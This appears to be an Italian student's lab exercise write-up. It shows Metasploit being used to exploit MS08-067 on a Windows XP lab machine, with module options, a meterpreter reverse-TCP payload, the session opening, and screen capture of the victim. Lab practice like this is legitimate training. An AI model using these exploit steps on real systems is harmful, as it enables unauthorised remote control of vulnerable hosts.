UNITÀ 2/ COMPITO 3/ SETTIMANA 3


Qui ho fatto praticamente lo stesso esercizio dei compiti precedenti ma targettando la vulnerabilità MS08-067 di windows xp, i procedimenti sono pressoché sempre gli stessi e per verificare che sia tutto corretto facciamo ipconfig (perchè è il comando di windows xp) e avremo l'ip di quest'ultimo per l'appunto.


File Actions Edit View Help
RPORT 445 yes The SMB service port (TCP)
SMBPIPE BROWSER yes The pipe name to use (BROWSER, SRVSVC)
Payload options (windows/meterpreter/reverse_tcp):
Name Current Setting Required Description
EXITFUNC thread yes Exit technique (Accepted: '', seh, thread, process, none)
LHOST 192.168.1.14 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port
Exploit target:
Id Name
0 Automatic Targeting
View the full module info with the info, or info -d command.
msf6 exploit(windows/smb/ms08_067_netapi) > exploit
[*] Started reverse TCP handler on 192.168.1.14:4444
[*] 192.168.1.200:445 - Automatically detecting the target...
[*] 192.168.1.200:445 - Fingerprint: Windows XP - Service Pack 3 - lang:Italian
[*] 192.168.1.200:445 - Selected Target: Windows XP SP3 Italian (NX)
[*] 192.168.1.200:445 - Attempting to trigger the vulnerability...
[*] Sending stage (175686 bytes) to 192.168.1.200
[*] Meterpreter session 1 opened (192.168.1.14:4444 → 192.168.1.200:1035) at 2024-01-24 10:04:24 -0500
meterpreter > ipconfig
Interface 1
Name : MS TCP Loopback interface
Hardware MAC : 00:00:00:00:00:00
MTU : 1520
IPv4 Address : 127.0.0.1
Interface 2
Name : Scheda server Intel(R) PRO/1000 Gigabit - Miniport dell'Utilit◆ di pianificazione pacchetti
Hardware MAC : 08:00:27:ce:05:57
MTU : 1500
IPv4 Address : 192.168.1.200
IPv4 Netmask : 255.255.255.0
meterpreter >

Poi per fare lo screen a windows xp uso il comando << screenshot >>

e ci dirà anche dove andrà a mettere questo screen.

Ho installato eog per poter visualizzare lo screen e una volta installato usando il comando << eog /home/kali/SJKXDUuJ.jpeg >>



e avremo questo screen